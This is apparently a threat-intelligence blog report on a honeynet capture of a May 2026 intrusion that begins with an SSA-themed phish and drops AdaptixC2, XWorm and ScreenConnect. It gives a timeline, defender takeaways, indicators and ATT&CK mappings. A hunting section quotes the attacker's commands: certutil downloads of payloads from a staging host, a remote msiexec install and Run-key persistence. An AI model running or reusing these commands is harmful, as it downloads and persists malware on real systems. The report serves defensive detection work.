


[Op Report] From SSA Phish to AdaptixC2: A Multi-RAT Intrusion

 blog.deception.pro/blog/xworm-sc-hok-may-2026

MalBeacon

June 10, 2026



Tags: XWorm, AdaptixC2, ScreenConnect

Credit: Researcher *pr0xylife* surfaced this campaign and ran the deception operation that captured it.

Executive Summary

Over five days in mid-May 2026, an operator engaged a deception workstation in the [Deception.Pro](https://blog.deception.pro) environment and executed a near-complete commodity intrusion chain from initial access through domain reconnaissance. The lure was a Social Security Administration–themed phishing email; the payload set was unusually layered — **AdaptixC2** as the primary

command-and-control framework, **XWorm** for redundant access and Telegram-based exfiltration, and two independent **ScreenConnect** clients for hands-on-keyboard control.

The intrusion began with malspam impersonating the SSA, linking to a RAR archive hosted on a compromised WordPress site. The archive contained a PE32 executable disguised as a PDF using a right-to-left override (RTLO) filename trick. Execution led to certutil-based staging of AdaptixC2 components from cloudpre-005[.]online, Run-key persistence under updater-themed names, a separately staged XWorm DLL, and the deployment of two ScreenConnect clients across two relay domains. Post-access activity included SAMR/LSAD reconnaissance of the domain controller.

Because TLS inspection was enabled on this deception, the capture yielded more than encrypted flow metadata: AdaptixC2's beacon traffic, the actual payload-retrieval URLs, and the ScreenConnect relay handshakes were all recovered in cleartext — letting us attribute the activity to specific frameworks rather than relying on fingerprint heuristics alone.



Environment at a Glance

- **Replica Role:** Clinical Quality Analyst
- **Replica Organization:** Health Data Analytics
- **Industry:** Healthcare
- **Topology:** Microsoft Active Directory environment with **1,000+ endpoints** and **500+ users**.
- **Replica Location:** United States
- **Observed duration:** ~5 days (May 19–May 24, 2026)
- **Sensor Stack:** LimaCharlie EDR, Suricata with ETPRO
- **Infection Vector:** Malspam Phishing
- **Primary Threat Families:** XWorm, AdaptixC2, ScreenConnect

Note: Replica personas, organizations, and documents are AI-generated and randomized for believability. Any resemblance to real-world entities is purely coincidental.




Figure 1: Screenshot of the phishing email received by the replica victim, purporting to be from the United States Social Security Administration (SSA).

Timeline of Operation Activity

All times are local to the capture environment. The operator returned to the host repeatedly across the engagement, re-running the staging chain and layering in additional persistence and C2.

2026-05-18 (email receipt) Malspam delivered: subject "Your 2025 SSA Document is Available for Download," spoofed SSA sender.

2026-05-19 07:57 XWorm DLL jli.dll written to C:\Users\Public\Documents\. C2 gatuso[.]duckdns[.]org:5111; Telegram exfil bot.

2026-05-19 11:57:16 certutil downloads payload.zip (AdaptixC2) from cloudpre-005[.]online to C:\Users\Public\Documents\.

2026-05-19 11:57:30 PowerShell Expand-Archive unpacks payload.zip.

2026-05-19 11:57:58 Run-key persistence added: PayloadService → payload.exe.

2026-05-19 11:58:03 Staging ZIP deleted (anti-forensics).

2026-05-19 12:15:00 Additional Run-key created: JavaUpdater.

2026-05-20 14:33 AdaptixC2 variant staged from
AppData\Local\Temp\65d15f18b4155f46.tmp, beaconing to 23[.]20[.]229[.]225:443.

2026-05-20 15:07 AdaptixC2 binaries ms-op.exe & stub1.exe in C:\Users\Public\Downloads\
beaconing to 23[.]20[.]229[.]225:443.

2026-05-20 18:32–18:35 Operator returns; re-runs the payload.zip chain and stages stub.zip
into C:\Users\Public\Downloads\
persisting stub.exe as JavaUpdater.

2026-05-20 21:27–21:34 Staging chain re-run again (payload + stub).

2026-05-20 21:41:08 ScreenConnect MSI installed via msixexec from
nextleveldigitalinnovationx[.]com.

2026-05-20 21:45:39 ScreenConnect client (instance 1) live, beaconing to
nextleveldigitalinnovationx[.]com:8041.

2026-05-21 20:03–20:05 Run-key persistence added in both HKCU and HKLM: Updater →
fake chrome_gui.exe.

2026-05-22 12:32:44 Second ScreenConnect MSI (sc.msi) installed via msixexec.

2026-05-22 12:32:50 ScreenConnect client (instance 2) live, beaconing to fragment-
sales[.]store:8041.

Throughout engagement AdaptixC2 beaconing to 98[.]81[.]111[.]167 and 23[.]20[.]229[.]225;
SAMR/LSAD enumeration against the domain controller.

Total observed duration: ~ 5 days

Assessment

This is a commodity intrusion executed with real operational discipline: no zero-days, but a deliberately redundant toolset and a well-sequenced chain of techniques that consistently work in the wild.

Initial access relied on social-engineering polish rather than technical sophistication. The phishing email was a pixel-faithful clone of a genuine SSA "What's New for 2026" wage-reporting notice, sent from a typosquatted sender domain (1omlinemailserver[.]work, a digit-for-letter swap on "online") on a throwaway TLD. Hosting the payload under wp-includes/assets/ on a compromised-but-legitimate WordPress site lent the URL reputation cover. The RTLO-renamed dropper (...fdp.exe rendering as a PDF) is a durable trick that still defeats hurried users.

Primary C2 was AdaptixC2, an increasingly common open-source post-exploitation framework. The operator staged it through cloudpre-005[.]online (/wop/payload.zip, /wop/stub.zip) and ran multiple variants — dropped binaries (ms-op.exe, stub1.exe), a temp-directory variant, and the unpacked payload.exe. Beacons were recovered in cleartext from the inspected TLS, hitting /updates/check.php, /api/v1/status, and /content.html with a fixed, dated user agent: Mozilla/5.0 (Windows NT 6.2; rv:20.0) Gecko/20121202 Firefox/20.0. C2 endpoints were 98[.]81[.]111[.]167 and 23[.]20[.]229[.]225 on 443. None of the AdaptixC2 samples were present in VirusTotal at the time of capture — a reminder that hash-reputation lookups will miss freshly built framework payloads.

XWorm provided redundant access and exfiltration. Delivered as jli.dll, it beacons to gatuso[.]duckdns[.]org:5111 (mutex 0kztwaNhOXgTJC1i) and exfiltrated through the Telegram Bot API. Sensitive source collection finds that the bot (@fragmentauctionbot12bot, internal name "Fragment") relayed to a private chat operated by Telegram user @wayneiswayne. Notably, the **same Telegram channel was also for both AdaptixC2 and Phantom Stealer notifications**, tying the frameworks to a single operator and providing a durable pivot for tracking.

ScreenConnect supplied interactive control. The operator deployed two independent clients across two relay domains — nextleveldigitalinnovationx[.]com and fragment-sales[.]store (both on port 8041) — a deliberate resilience choice so that burning one C2 domain doesn't sever access. ScreenConnect is favored precisely because it blends into normal IT activity and rarely trips application-allowlisting.

Discovery was straightforward post-compromise domain mapping. SAMR and LSAD RPC enumeration — domains, users, group memberships, and trust relationships — is the homework an operator does before deciding where to move laterally. One signature flagged the LsarOpenPolicy2 response as consistent with net user / PingCastle / Mimikatz DCSync-style information gathering (ATT&CK T1003), though the observed activity aligns most cleanly with account and trust discovery.

Defender Takeaways

- **AdaptixC2 has a recognizable beacon profile.** POSTs to /updates/check.php, /api/v1/status, and /content.html, paired with the static Firefox/20.0 (Windows NT 6.2; rv:20.0) user agent, are strong indicators. Build content/UA detections rather than relying on JA3 alone.
- **Fresh framework payloads evade hash reputation.** None of the AdaptixC2 samples were in VirusTotal at capture time. Behavioral and network detections matter more than file-hash blocklists for newly built tooling.
- **Hunt for certutil as a downloader.** certutil -urlcache -split -f <url> <path> with a Microsoft-CryptoAPI user agent reaching non-Microsoft infrastructure is high-signal. Most environments have no legitimate use for it.
- **Monitor Run-key writes to public/user-writable paths.** Persistence values imitating updaters (PayloadService, JavaUpdater, Updater, chrome_gui.exe) pointing into C:\Users\Public\... or fake vendor paths warrant immediate review.
- **Inventory and alert on RMM tooling.** ScreenConnect installed via msixexec /i <remote-url> /quiet /norestart, or services launching with ?e=Access&y=Guest&h=<domain>&p=8041 parameters, are strong abuse indicators when not part of sanctioned IT.
- **Track Telegram-based C2 as a pivot.** A shared Telegram bot/channel across multiple malware families (here AdaptixC2, XWorm, and Phantom Stealer) is a high-value link for clustering operator activity.
- **Watch for SAMR/LSAD enumeration against domain controllers.** Bursts of Samr* and Lsar* RPC calls from a single workstation are a reliable post-compromise discovery signal.
- **Defang the RTLO trick.** Enable file-extension visibility and inspect for the right-to-left override character in filenames; an archived "PDF" that is actually a PE is a classic delivery pattern.

Indicators of Compromise

Domains & IP Addresses

almacensantangel[.]com Phishing payload host (compromised WordPress)
cloudpre-005[.]online AdaptixC2 payload.zip / stub.zip staging host

gatuso[.]duckdns[.]org : 5111 XWorm C2
nextleveldigitalinnovationx[.]com ScreenConnect MSI host + relay (instance 1)
fragment-sales[.]store : 8041 ScreenConnect relay (instance 2)
lomlinemailserver[.]work Spoofed malspam sender domain
98[.]81[.]111[.]167 : 443 AdaptixC2 C2 endpoint
23[.]20[.]229[.]225 : 443 AdaptixC2 C2 endpoint

Phishing payload URL

hxxps://almacensantangel[.]com/wp-includes/assets/YourSSA_Documents_0000000676152_05_18

AdaptixC2 beacon URLs

hxxps://98[.]81[.]111[.]167/updates/check.php

hxxps://98[.]81[.]111[.]167/api/v1/status

hxxps://98[.]81[.]111[.]167/content.html

hxxps://23[.]20[.]229[.]225/updates/check.php

hxxps://23[.]20[.]229[.]225/api/v1/status

hxxps://23[.]20[.]229[.]225/content.html

AdaptixC2 staging URLs

hxxps://cloudpre-005[.]online/wop/payload.zip

hxxps://cloudpre-005[.]online/wop/stub.zip

Suricata Alert Signatures

ET INFO External IP Lookup Domain (ipify .org) in DNS Lookup

ET INFO HTTP traffic on port 443 (OPTIONS)

ET INFO HTTP traffic on port 443 (POST)

ET INFO Pastebin-like Service Domain in DNS Lookup (paste .ee)

ET INFO Windows Powershell User-Agent Usage

ET MALWARE Adaptix C2 Default User-Agent Observed

ET MALWARE ScreenConnect Installer Request via PowerShell

ETPRO HUNTING Request for config.json

ETPRO INFO Observed MS Certutil User-Agent in HTTP Request

ETPRO MALWARE Tinba Variant Checkin

File Hashes (SHA-256)

802b5f64c840902328f28a6b71a3a0a73cbe3d2eebcc58fdf8ce6888552f7b83 YourSSA_Documents_...
1ffc8bde92758bc0d2ddcc5a6bb78c73b6409429e52d62191f25afa8ebfad84a Fake-PDF PE (.fdp.exe)
0b6b1bde6bb224ee3bed2bb05703856e1468eedc696d25338b8fa1704c0c0533 ScreenConnect-5019374
9f66b971e687e2938022e74aee8261569c8bac5a1679ae251d1996500fc40498 jli.dll
1f4d4f0bdc6cec35286d010b69387c0a1a887ba92f0375fc12ae256d6cae19e1 Fake-PDF PE (.fdp.exe)

JA3 / JA3S Fingerprints

- JA3 ce5f3254611a8c095a3d821d44539877 — AdaptixC2 TLS client
- JA3S 51c64c77e60f3980eea90869b68c58a8 — AdaptixC2 server response (no SNI)

On-Disk Artifacts & Paths

- C:\Users\Public\Documents\jli.dll (XWorm; mutex 0kztwaNhOXgTJC1i)
- C:\Users\Public\Documents\payload.zip → payload.exe (AdaptixC2 staging; ZIP deleted post-extraction)
- C:\Users\Public\Downloads\stub.zip → stub.exe (AdaptixC2 secondary component)
- C:\Users\Public\Downloads\ms-op.exe (AdaptixC2)
- C:\Users\Public\Downloads\stub1.exe (AdaptixC2)
- C:\Users\<user>\AppData\Local\Temp\65d15f18b4155f46.tmp (AdaptixC2 variant)
- ScreenConnect client directories:
 - C:\Program Files (x86)\ScreenConnect Client (4205d3d2c4079896)\
 - C:\Program Files (x86)\ScreenConnect Client (32fbd22778075df7)\
- RTLO-renamed dropper: YourSSA_Documents_Ne_..._05_18_2026.fdp.exe
- Run-key values: PayloadService, JavaUpdater, Updater

Command-Line Artifacts for Hunting

```
certutil -urlcache -split -f hxxps://cloudpre-005[.]online/wop/payload.zip C:\Users\Pul
powershell -Command Expand-Archive -Path 'C:\Users\Public\Documents\payload.zip' -Dest:
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v PayloadService /t REG_SZ
powershell -Command Remove-Item -Path 'C:\Users\Public\Documents\payload.zip' -Force -I
certutil -urlcache -split -f hxxps://cloudpre-005[.]online/wop/stub.zip C:\Users\Public
powershell New-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run
msiexec.exe /i hxxps://nextleveldigitalinnovationx[.]com/Bin/ScreenConnect-5019374.Clic
reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Updater /t REG_SZ /d
reg.exe add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v Updater /t REG_SZ /d
```

ATT&CK Mapping

Spearphishing Link T1566.002

User Execution: Malicious File T1204.002

Masquerading: RTLO T1036.002

Deobfuscate/Decode Files or Information T1140

Ingress Tool Transfer (certutil) T1105

Boot/Logon Autostart: Registry Run Keys T1547.001

Remote Access Software (ScreenConnect) T1219

Account Discovery: Domain Account T1087.002

Application Layer Protocol: Web Protocols (AdaptixC2) T1071.001

Exfiltration Over Web Service (Telegram) T1567

Domain Trust Discovery T1482

OS Credential Dumping T1003

Command and Scripting Interpreter: PowerShell T1059.001

System Services: Service Execution (msiexec) T1569.002

About Deception.Pro

Deception.Pro runs persistent, fully instrumented Windows Active Directory honeynets that capture real adversary behavior end to end — EDR process telemetry, Suricata EVE alerts,

Zeek logs, and full-packet PCAP, with TLS inspection that surfaces decrypted C2 beacons, payload URLs, and exfiltration channels. Every capture is correlated across sensors and ground-truth labeled, producing the kind of high-fidelity, real-world intrusion data that detection engineering and security model training depend on. If you want labeled, full-stack telemetry like the dataset behind this writeup, [get in touch](#).